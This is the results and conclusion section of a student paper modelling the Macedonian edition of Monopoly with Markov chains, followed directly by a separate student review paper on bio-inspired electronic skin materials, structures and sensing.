Developing useful strategies is challenging because capturing all the complex and interacting elements within the game in a model proves difficult. By elements we refer to: player's position on the board, player order, money, properties, facilities, actions on special spaces and more. The process of analysis can be simplified by looking at relevant game elements individually. Due to the nature of the game, the main gameplay element is the movement of the player around

the board, which is mostly a probabilistic action. We couple this element with money acquisition, which is necessary for a player to avoid bankruptcy and win.

B. Modeling Movement

The game board consists of spaces, or more formally states. There are exactly 40 states, each enumerated with $k \in \{0, 1, \dots, 39\}$, where $k = 0$ is the Start space, $k = 1$ is the space immediately after Start (Toronto), and so on.

The movement of a player from state i to state j is called a transition. We denote it with $i \mapsto j$. A transition can occur due to: rolling the pair of dice or action spaces.

1) *Dice*: After a pair of dice is rolled, the player must advance as many space as the sum of the numbers on the top of the dice. From the dice alone, the player is guaranteed to advance 2 to 12 spaces, inclusive. They do so with probability given in Table I.

TABLE I
PROBABILITY TO GO FROM STATE i TO ANOTHER STATE

Transition	Probability
$i \mapsto (i + 2)\%40$	1/36
$i \mapsto (i + 3)\%40$	2/36
$i \mapsto (i + 4)\%40$	3/36
$i \mapsto (i + 5)\%40$	4/36
$i \mapsto (i + 6)\%40$	5/36
$i \mapsto (i + 7)\%40$	6/36
$i \mapsto (i + 8)\%40$	5/36
$i \mapsto (i + 9)\%40$	4/36
$i \mapsto (i + 10)\%40$	3/36
$i \mapsto (i + 11)\%40$	2/36
$i \mapsto (i + 12)\%40$	1/36
else	0

2) *Action spaces*: After landing on either a chance space ($k \in \{4, 17, 33\}$), surprise space ($k \in \{7, 22, 37\}$) or "Go To Jail" space ($k = 30$), the player may transition to a different state. The chance/surprise cards dictate the transition rules for each chance/surprise space. From the 16 chance cards, only one card forces the player to move to the tile jail. On the other hand, from the 16 surprise cards, 5 cards are able to redirect the movement of the player. Those cards are: move to State, move 5 spaces back, move to Malta ($k = 23$), move to Moscow ($k = 6$) and go to jail ($k = 10$). The respective probabilities are shown in Table II.

TABLE II
PROBABILITY TO GO FROM A CHANCE/SURPRISE SPACE TO ANOTHER STATE

Transition	Probability
$i \mapsto 0$	1/16
$i \mapsto i - 5$	1/16
$i \mapsto 23$	1/16
$i \mapsto 6$	1/16
$i \mapsto 10$	1/16
$i \mapsto i$	11/16
else	0

The last action space - "Go To Jail" forces the player to transition to the jail space. The probabilities are given in Table III.

TABLE III
PROBABILITY TO GO FROM "GO TO JAIL" SPACE TO ANOTHER STATE

Transition	Probability
$i \mapsto 10$	1
else	0

The probabilities can now be compactly written in a transition matrix. We first define $P = [p_{ij}]_{40 \times 40}$ as a dice transition matrix, where p_{ij} is the probability for the transition $i \mapsto j$ using only dice, given in Table I. Additionally, we define $Q = [q_{ij}]_{40 \times 40}$ as an action space transition matrix, where q_{ij} is the probability for the transition $i \mapsto j$ due to a special action, given from Table II and Table III. Finally, the overall movement is defined by the transition matrix

$$\mathcal{T} = PQ. \quad (1)$$

C. Markov Chains

Under minimal assumptions, the previous movement model can be viewed as a Markov chain.

Def. 1. The random process $\{X_t : t \in T\}$ with index set $T = \mathbb{N} \cup \{0\}$ for which

$$\begin{aligned} P\{X_n = x_n \mid X_{n-1} = x_{n-1}, \dots, X_0 = x_0\} \\ = P\{X_n = x_n \mid X_{n-1} = x_{n-1}\} \end{aligned}$$

holds for arbitrary $n \in \mathbb{N}$, $x_0, \dots, x_{n+1} \in R_X$, is called a Markov chain.

Def. 2. A Markov chain is homogeneous (or time-invariant) if

$$P\{X_{n+1} = j \mid X_n = i\} = P\{X_1 = j \mid X_0 = i\}$$

for all $n \in \mathbb{N}$, $i, j \in R_X$.

For the game to be modeled as a homogeneous Markov chain, we enforce that the player remains a fixed number of turns when in the jail cell, as to model the process as stochastic. In this paper, that number of turns is zero.

Additionally, after drawing a chance/surprise card, we shuffle the respective deck eliminating the cyclic behavior of draws and ensuring time-invariance of the Markov chain.

Def. 3. If for a finite homogeneous Markov chain, there exists n_0 such that the transition matrix P^{n_0} contains strictly positive probabilities, then for all $j \in \{0, 1, \dots, s\}$ the limit

$$\lim_{n \rightarrow +\infty} p_{ij}(n) = \pi_j$$

exists, where $i \in \{0, 1, \dots, s\}$.

For the transition matrix $\mathcal{T}$ given in (1), it can be shown that $\mathcal{T}^4$ contains strictly positive probabilities, hence the vector $\pi = [\pi_0 \ \pi_1 \ \dots \ \pi_{39}]$ exists and it is unique. The distribution given by π is called the stationary distribution and we interpret its probabilities as the probability to end up at a given state after a theoretically infinite number of moves. The stationary distribution is given in Fig. 1.




Fig. 1. Probability a given player to end up on a given property at the end of their turn

IV. RESULTS

Firstly, it is worth mentioning the quick convergence of the initial distribution to the stationary distribution. A quick calculation reveals that after 15 moves the distribution is approximately the stationary distribution. The distribution is calculated by recalling that a stationary distribution must comply with the equation $\pi = \pi \mathcal{T}$, thus it is the left eigenvector of the matrix $\mathcal{T}$ that corresponds to the eigenvalue of 1.




Fig. 2. Probability a given player to end up on a given set at the end of their turn

Moving forward, we assume that the likelihood of landing at a particular space is given in Fig. 1. We use these probabilities to estimate the expected profit of a property at a given turn. The expected profit of a state j is calculated as follows

$$\text{Expected profit of } j = \text{Probability to land on } j \times \text{Rent on } j.$$

Since individual properties are not profitable, we look at sets of properties. The probabilities to land on a certain set are given in Fig. 2. The expected profit is given in Fig. 3, where it is clear that Airlines make the most profit early on.




Fig. 3. Expected profit from sets without facilities




Fig. 4. Return on investment after building one facility on a set

To take into account the contribution that facilities can make, we look at Fig. 4 where the incremental change after purchasing one additional house/hotel on each property is shown. The fastest ROI (Return On Investment) is obtained after upgrading from 3 to 4 houses on each property.

It is inefficient to incrementally upgrade sets. We view this result from Table IV. It is always the best option to directly upgrade to a hotel. This action is usually unattainable due to the starting money distribution.

TABLE IV
NUMBER OF TURNS TILL RETURN ON INVESTMENT FROM A GIVEN
NUMBER OF FACILITIES

Color	no facilities	1 house	2 houses	3 houses	4 houses	hotel
Purple	36	73	74	74	74	65
Blue	34	74	69	64	62	58
Pink	62	108	86	77	63	62
Yellow	34	61	56	56	53	52
Orange	28	60	59	55	54	52
Red	26	54	58	57	56	55
Green	42	70	65	60	52	51
Bluish	77	111	96	89	84	77

The early game differs from the late game stages of Monopoly as the profit margins increase significantly for certain sets, and drop for others. We view this change in expected profit on Fig. 5. After building all hotels on colored properties, we notice that the blue, yellow and red set account for the biggest profit.

These results are optimistic in the sense that in reality it would require more opponents' turns to recoup the player's investment. This is due to our assumption that the player will immediately leave the jail cell.

We notice that sets after the jail cell are also more visited. This is partly due to the "Go To Jail" space which redirects all visits to jail¹. Additional reasons for the popularity of the jail space is the numerous action cards which lead to it.

When comparing the results from the analysis of the Macedonian version of Monopoly made in this paper, with the results obtained from the analysis of the standard version of Monopoly by Nilsson [2], we notice that different strategies are required to optimize player's expected profit. In this version, it is noticeable that a greedy approach on building facilities is required. Furthermore, the ROI is biggest when upgrading from 3 to 4 houses, contrary to the standard version where one should upgrade from 2 to 3 houses, and then stop. Both versions' analysis agree on investing in spaces after the jail space. A major contrast happens with the colored sets behind the Start space, as in this paper it has been shown that it is pointless to invest in. Other pointless spaces to invest in are the supermarkets (or utilities in the standard version), as they become worse in the later stages of the game. Overall, the Macedonian version of Monopoly suffers from unbalanced rent with respect to built facilities.

¹Theoretically this would go against Def. 3 since the transition matrix will not contain strictly positive probabilities. We readjust this by thinking of the "Go To Jail" space as the holding cell and rewiring the respective transitions.




Fig. 5. Expected profit from sets with hotels (where possible)

V. CONCLUSION

Using Markov chains, we managed to define a model for the game of Monopoly that yields satisfactory results. The strategies we can apply in this version of Monopoly are as follows:

- 1) At the beginning of the game, strive to have at least one complete set of the red, blue, orange, or yellow color groups;
- 2) In a game with a small number of opponents, do not allow one player to own 3 or 4 airlines;
- 3) Do not build 1 or 2 houses on a property set. Try to generate enough capital to invest in at least 3 houses on each property in a set. Building more houses is also an excellent strategy to create a shortage of houses for other opponents;
- 4) In the middle and towards the end of the game, aim to have at least two complete sets of the blue, yellow, red, green, or orange color groups;
- 5) Do not invest in the colored set with the bluish color.

Additional analysis that can be made using this probability framework is discovering which collection of properties maximize a player's profit and how should facilities be built on such properties given a fixed number of available housing.

REFERENCES

- [1] Dr. Hannah Fry, Dr. Thomas Oléron Evans, The Indisputable Existence of Santa Claus, 2016
- [2] Albert Nilsson, Exploring strategies in Monopoly using Markov chains and simulation, 2020

Biological structures, proteins and connections building Electronic Skin

1th Zorica Koceva

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
koceva.zorica@students.finki.ukim.mk*

2th Slobodan Kalajdzhiski

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
slobodan.kalajdzhiski@finki.ukim.mk*

Abstract—The convergence of biology and electronics has given rise to innovative technologies, particularly in the development of electronic skin (e-skin). It is remarkable progress, getting an inspiration from biological structures, proteins, and intercellular connections to emulate the sophisticated sensing and response capabilities of natural skin. This conference paper explores the integration of biological principles into the design and fabrication of electronic skin, aiming to enhance its sensitivity, adaptability, and overall performance, synergistic integration of biological structures, proteins, and electronic components to engineer a novel class of e-skin with advanced functionalities.

In this study, going through the structural elements found in the skin, such as dermal layers, to create a flexible and responsive electronic part. Drawing inspiration from proteins, we investigate novel materials and fabrication techniques to engineer e-skin components that exhibit enhanced mechanical properties, durability, and biocompatibility. Additionally, exploring the utilization of bioelectronic interfaces and signal transduction mechanisms inspired by cellular communication to improve the connectivity and signal processing capabilities of electronic skin. This bio-inspired strategy not only facilitates improved sensing capabilities but also promotes a biocompatible and responsive platform for diverse applications, ranging from healthcare to robotics.

Findings highlight the synergy between biological insights and electronic skin development, showcasing the potential for advancements in wearable technologies, prosthetics, and human-machine interfaces. Through this interdisciplinary approach, the aim to contribute to the evolution of electronic skin as a transformative technology with applications ranging from healthcare to robotics, innovations that bridge biology and electronics. Furthermore, discussing the challenges and opportunities in the interdisciplinary field of bioelectronics, emphasizing the need for understanding of both biological and electronic principles. The integration of biological structures and proteins into e-skin technology not only expands the horizons of sensory capabilities but also opens avenues for sustainable and adaptive electronic interfaces. This paper contributes to the ongoing discourse on merging biology and electronics, presenting a promising paradigm for the development of next-generation electronic skins with enhanced performance and versatility.

Index Terms—E-skin, Medicine, Robotics, Biomaterials, Structures

I. INTRODUCTION

Challenges of the skin remain in tactile-sensing simulation of the human skin characteristics with high resolution, high

sensitivity, and rapid response. In addition, electronic skin (e-skin) should possess the ability to distinguish among diverse mechanical forces and to sense temperature or humidity simultaneously (similar to human skin) to maintain the physiological balance between the body and the ambient surroundings, all of which present significant challenges for the application in robotics and prosthetics. In this review, we primarily focus on the current strategies and technologies for the exploitation of e-skins and performance. Firstly, introducing the fundamental transduction mechanisms commonly used in e-skins. Major technical improvements in e-skins are described for the acquisition of excellent stretchability, sensitivity, and resolution properties for accurate tactile sensing. Additionally, highlight the most recent breakthroughs in multifunctional e-skins and summarize recent development trends and application forecasts. As the primary interface between the external environment and the central nervous system, skin provides tactile, thermal, humidity and pain-related information. The remarkable multi-functional organ possesses excellent elasticity and healing abilities. There is also need to translate its biological functions into electronics terminology. In that case, the skin is a massive array of highly sensitive sensors with negative feedback control loops, able to process a considerable amount of data in real-time and further control the balance of the human functions (homeostasis). When researchers used pressure transducers fitted on hand prostheses to generate stimuli they developed sensors, applied to the skin with the help of electrodes, and implants provided direct neural stimulation allowed proportional nerve stimulation and prosthesis control. the advances in flexible materials, particularly polymers, such as polyimide (PI) and polydimethylsiloxane (PDMS), allowed the design of large surface flexible circuits

II. BIOLOGICAL AND CHEMICAL PROPERTIES OF HUMAN SKIN

Human skin has several unique properties that distinguish it from conventional electronics. For example, skin can be stretched up to strain values of tens of percent without permanent deformation, which enables the free movement of the human body. In addition, skin is capable of repairing itself (autonomous self-healing), drastically increasing its durability and lifetime. The properties of human skin should be mimicked

in e-skin devices to properly apply them in skin attachable devices, prosthetics, and robotics. This section summarizes the recent advances in stretchable and self-healing materials and devices.

Biomaterials Used for Skin Graft Production Artificial skin grafts are usually fabricated using either natural polymers, like collagen, gelatin, chitosan, fibrin, and HA or synthetic polymers, e.g., polyethyleneglycol (PEG) or polylactic-co-glycolic acid (PLGA). Naturally occurring materials (e.g., fibrin, fibronectin, collagen, HA, chitosan, and glycosaminoglycans–GAGs), which have the ability to restore the physiological functionality of the ECM, are preferentially used for the development of artificial skin substitutes because they have been reported to provide the best healing process for chronic wounds. Mentioned biomaterials possess some important features like low antigenicity, good biodegradability, low toxicity, as well as low risk of chronic inflammatory responses and rejection. Skin substitutes are also often produced in combination with growth factors and antimicrobial agents to enhance the wound healing process and protect against infections.

Among all natural polymers, collagen, chitosan, and HA are most often used in skin tissue engineering. Especially type I collagen, which is abundant protein in the dermis layer of the skin, is a common component of bioengineered artificial grafts. HA, which is a linear polysaccharide made of -1,4-linked d-glucuronic acid and -1,3-linked N-acetyl-d-glucosamine disaccharide units, also occurs in the ECM and thus is used for the production of artificial skin grafts. In turn, chitosan (polysaccharide generally obtained by deacetylation of chitin occurring in the exoskeleton of crustaceans) is widely selected for the production of skin grafts due to its structural similarity to GAGs of ECM, non-toxicity, biodegradability, inherit antibacterial properties, as well as ability to support fibroblast and keratinocyte adhesion and growth.

It is produced by freeze-drying method a sponge-like wound dressing made of HA combined with collagen, which was enriched with EGF or FGF. They demonstrated using in vitro cellular models that FGF-enriched wound dressing induced increased VEGF and hepatocyte growth factor (HGF) production by fibroblasts, whereas an EGF-enriched wound dressing had the ability to promote the proliferation of keratinocytes. An acellular dermal collagen skin graft enriched with conditioned medium harvested from human dermal fibroblast culture, which had the ability to accelerate the healing rate and induce complete re-epithelialization of full-thickness wounds in a mouse model without any signs of rejection. FGF-impregnated collagen-gelatin sponge is applied for the treatment of patients with acute full-thickness skin defects, achieving wound closure in a short period of time without any complications. Also developing a wound dressing made of HA spongy sheet containing arginine, vitamin C derivate, and EGF, which promoted granulation tissue formation associated with angiogenesis in

full-thickness skin defect animal models (rat and diabetic mouse). Then it's prepared a chitosan/gelatin sponge enriched with vitamin C and cross-linked with tannin acid, which accelerated healing of full-thickness skin wounds in rabbits and revealed antibacterial properties against *Escherichia coli* and *Staphylococcus aureus* with low toxicity. Scientists fabricated norfloxacin-loaded collagen/chitosan sponges, which enhanced the regeneration of full-thickness skin wounds in a rat model without any side-effects. An innovative cellular dermal skin graft that was prepared using freeze-dried and powdered skin decellularized extracellular matrix (dECM), which had all functional proteins of the ECM preserved, including collagen, GAGs, and GFs. Powdered skin dECM was used for the preparation of bionk that was subsequently 3D bioprinted with human dermal fibroblasts to obtain functional cellular dermal construct produced a bilayered skin substitute by electrospinning of silk fibroin on the human amniotic membrane, which had the ability to accelerate skin regeneration of full-thickness skin wounds in mice by reduction of inflammation, improvement of neovascularization, and limitation of scarring.

III. E-SKIN WITH 3D PRINTING

Due to recent progress in the field of materials science, development of artificial skin grafts that would address all features of the ideal transplant is hypothetically possible. Ideal skin grafts may be produced as multimaterial scaffolds by a combination of additive manufacturing (e.g., 3D bioprinting) with electrospinning. By combining these two techniques, it is possible to generate biomaterial with gradually changing porosity, mimicking nanostructures of the skin ECM. The ideal skin graft would be produced as a trilayered hydrogel biomaterial. Hydrogels have a form of a highly hydrated interconnected matrix, which is highly absorbent and may contain 99% of biological fluids. Thus, hydrogel biomaterials made of natural polymers (collagen, fibrin, chitosan, or HA) or their composites with synthetic materials would not only provide appropriate moisture and oxygen supply at the wound site, but would also be perfect for encapsulation of the cells and GFs. The porous hypodermal layer of the ideal skin graft could be bioprinted with adipose tissue-derived SVF, which is a mixture of anti-inflammatory cytokines, GFs as well as various mature and stem cells (fibroblasts, muscle cells, endothelial cells, ADSCs, pericytes, hematopoietic stem cells). Therefore, the SVF-enriched hypodermal layer would have immunomodulatory properties and the ability to promote skin regeneration and vascularization. Skin vascularization would promote neuroregeneration. The dermal layer of the skin graft would be bioprinted with fibroblasts as highly structure to ensure new blood vessel formation and nutrient supply to the wound bed. Whereas, the epidermal layer would have a form of thin, elastic, and oxygen permeable hydrogel membrane acting as a barrier against pathogens. The membrane would be pre-seeded with keratinocytes and melanocytes to ensure accelerated re-epithelialization of the wound and normal pigmentation, respectively. To provide efficient healing of chronic wounds, artificial skin graft may

have also protease inhibitors incorporated and pH in the range of 6.0–6.5, which would inhibit MMP activity at the wound site without exerting a negative effect on viability of cells incorporated within the artificial graft (pH below 6.0 may reduce cell viability). A graphical model of potentially ideal artificial skin graft for chronic wound treatment. However, as was mentioned previously, the production of such ideal skin graft is time-consuming and costly. Therefore, although there are many newly developed and commercially available artificial skin grafts, it is hard to find bioengineered skin substitutes that would have the ability to completely replicate skin and to significantly reduce inflammation in order to reverse the chronicity of the wounds. Moreover, application of currently available artificial skin grafts has some limitations, like low porosity resulting in reduced vascularization, poor mechanical integrity, skin integration failure, and unaesthetic scarring. Furthermore, bioengineered cellular skin substitutes are commonly produced using fibroblasts and keratinocytes, making it impossible to reconstruct appropriate skin vascularization, pigmentation, hair, and sweat glands. This problem may be overcome by generation of bioengineered skin graft with the use of additional cell types like endothelial cells, melanocytes, hair follicle stem cells, and MSCs. Vascularization of the grafts can be improved by loading of the artificial skin constructs with either MSCs or SVF, endothelial cells or angiogenic factors (e.g., VEGF, PDGF). The incorporation of undifferentiated MSCs into the matrix of the skin grafts has also been proven to significantly reduce scarring during the wound healing process. Whereas skin appendages may be reconstructed by biomaterial seeding with various types of stem cells (including BMDSCs, ADSCs, epidermal stem cells, dermal stem cells, hair follicle stem cells), sweat gland cells, or dermal papilla cells. Application of bioengineered artificial skin grafts in clinical practice is primarily limited by the expensive and time-consuming production process of cellular substitutes, and their short shelf life. Some of the mentioned limitations may be overcome by the use of advanced production techniques like 3D bioprinting, which allows for patient-customized and on-demand generation of living skin substitutes with either autologous SVF or allogeneic cells (fibroblasts, keratinocytes, MSCs) incorporated. Another possibility includes replacement of cellular grafts with acellular skin substitutes, having GFs or other bioactive agents incorporated to promote migration, proliferation, and differentiation of host cells at the wound site. Nevertheless, recent rapid progress in the field of engineering of biomaterials and tissue engineering offers hope for the development of new technology, allowing for fast, personalized, and cost-effective production of functional cell-based artificial skin substitutes capable of restoration of skin appendages, normal pigmentation, and nerves.

IV. MATERIALS USED IN FLEXIBLE E-SKIN

Nowadays there are many materials in the development of flexible electronic skin, to achieve diverse properties and




Fig. 1. Sample of conductive polymers




Fig. 2. Structure and models of carbon nanotubes

sensing capabilities. I am able to make an overview of some of the most prominent materials used in this electronic skin research by focusing on their properties and corresponding applications.

A. Conductive polymers

Conductive polymers, such as poly (3, 4-ethylenedioxythiophene) polystyrene sulfonate (PEDOT:PSS) and polyaniline (PANI), have been widely used in e-skin research due to their excellent electrical conductivity, mechanical flexibility, and biocompatibility. These materials enable the fabrication of stretchable and transparent e-skin sensors that can detect strain, temperature, and humidity. Conductive polymers can be combined with other materials or used as the primary sensing component, providing various design opportunities for e-skin devices. The inherent flexibility and stretchability of conductive polymers allow for the development of sensors that can conform to complex geometries, making them well-suited for wearable and implantable applications. Furthermore, their biocompatibility enables the integration of conductive polymer-based e-skin sensors in biomedical devices, such as prosthetics and health monitoring systems.

B. Carbon nanotubes

Carbon nanotubes (CNTs) are a promising material for e-skin development due to their exceptional electrical conductivity, mechanical strength, and flexibility. By incorporating CNTs into flexible e-skin sensors, researchers have been able to enhance sensitivity and response times for various sensing applications.



Fig. 3. Stretchable graphene electrode patterns transferred onto a silicon based polymer

The one-dimensional nanostructure of CNTs allows for efficient charge transport and mechanical reinforcement, making them an ideal candidate for e-skin sensors that require high sensitivity and durability. In addition, the tunable electrical properties and high aspect ratio of CNTs enable the development of sensors with a wide range of sensing capabilities, including strain, pressure, and temperature sensing. Recent advances in CNT synthesis and functionalization have further expanded their potential applications in e-skin research, paving the way for the development of multifunctional and high-performance sensors.

C. Graphene

Graphene, a single layer of carbon atoms arranged in a hexagonal lattice, offers remarkable electrical, thermal, and mechanical properties, making it an attractive material for e-skin applications. Graphene-based e-skin sensors demonstrate high sensitivity, fast response times, and excellent durability, allowing for advanced sensing capabilities in various applications. The two-dimensional nature of graphene enables efficient signal transduction and mechanical flexibility, making it well suited for e-skin sensors that require high sensitivity and low mechanical interference.

Tunable properties of graphene like conductivity and transparency can be exploited to design e-skin sensors with tailored performance and aesthetics. Ongoing research in graphene synthesis, functionalization, and integration with other materials continues to expand the potential applications of graphene-based e-skin sensors, providing new opportunities for innovation in the field.

V. E-SKIN STRUCTURES AND ARCHITECTURES

The design and fabrication of flexible electronic skin structures and architectures play a critical role in determining the performance, durability, and overall functionality of e-skin devices. This section highlights some of the most prevalent e-skin structures and architectures, discussing their unique features and advantages.

A. Multilayer structures

Multilayer structures are a common design choice for e-skin sensors, as they enable the integration of different functional layers to achieve a variety of sensing capabilities and improve overall performance. These structures typically consist of a substrate, a sensing layer, and a protective layer, which work together to provide the desired mechanical, electrical, and

environmental properties. By tailoring the composition, thickness, and arrangement of each layer, researchers can optimize the e-skin sensor for specific applications, such as strain sensing, temperature sensing, or humidity sensing. Moreover, multilayer structures allow for the incorporation of additional functional layers, such as energy harvesting or self-healing components, further expanding the capabilities of the e-skin device.

B. Fibrous membrane structures

Fibrous membrane structures offer enhanced mechanical stability and flexibility, making them suitable for wearable and implantable e-skin applications. These structures are typically fabricated using electrospinning techniques, which enable the production of nanofiber-based membranes with controlled fiber diameters, orientations, and porosities. The fibrous architecture allows for improved stretchability, breathability, and self-healing capabilities, as well as excellent moisture-wicking and antibacterial properties, ensuring both comfort and durability in long-term use. By combining fibrous membrane structures with various conductive materials, researchers can create e-skin sensors with tailored sensing properties and improved mechanical performance.

C. Nanomesh structures

Nanomesh structures provide a unique combination of high surface area, low mechanical impedance, and exceptional transparency, making them well-suited for e-skin applications where high sensitivity and low mechanical interference are desired. Typically fabricated using lithography or self-assembly techniques, these structures consist of interconnected nanoscale elements that form a porous network, allowing for efficient signal transduction and enhanced sensitivity. Furthermore, the inherent flexibility and transparency of nanomesh structures enable the fabrication of e-skin sensors with minimal impact on the user's perception and interaction with their environment. The integration of nanomesh structures with advanced materials, such as graphene, can further improve the performance and versatility of e-skin devices.

D. Ionogel-based structures

Ionogel-based structures offer a promising approach to e-skin design by combining the advantages of hydrogels and ionic liquids, resulting in sensors with excellent mechanical flexibility, high sensitivity, and stability under various environmental conditions. Ionogels are composed of an ionic liquid encapsulated within a polymer matrix, allowing for efficient charge transport and signal transduction. The unique properties of ionogels enable the development of e-skin sensors that are not only mechanically robust and flexible but also exhibit improved stability and performance under high humidity or elevated temperature conditions. By incorporating ionogel-based structures into e-skin designs, researchers can develop advanced sensing solutions that are adaptable to a wide range of applications and environments. The ongoing development of novel e-skin structures and architectures is essential for

achieving improved performance, versatility, and durability in e-skin devices. By exploring various design approaches and leveraging the unique advantages of each structure, researchers can continue to advance the field of e-skin technology, paving the way for innovative applications in robotics, prosthetics, wearable electronics, and human-machine interfaces.

VI. E-SKIN SENSING CAPABILITIES

Flexible e-skin materials and structures have enabled the development of various sensing capabilities that can be tailored to specific applications. Some of the key sensing capabilities include:

- A. Strain sensing Strain sensing is an essential capability for e-skin, allowing it to detect mechanical deformations and changes in shape. Scientist developed transparent and stretchable e-skin sensors capable of detecting strain with high sensitivity and reliability.
- Temperature sensing Temperature sensing is crucial for applications such as prosthetics and wearable devices, where monitoring temperature changes is necessary. E-skin sensors, have demonstrated the ability to detect temperature changes with high accuracy and fast response times.
- Humidity sensing Humidity sensing is important for various applications, including healthcare and human comfort monitoring. E-skin sensors capable of detecting humidity changes, such as those are reported , enable real-time monitoring of environmental conditions.
- D. Pressure sensing Pressure sensing is vital for applications like robotics, prosthetics, and human-machine interfaces, where the ability to detect and respond to applied pressure is crucial. E-skin sensors with pressure sensing capabilities that exhibit high sensitivity, accuracy, and fast response times.
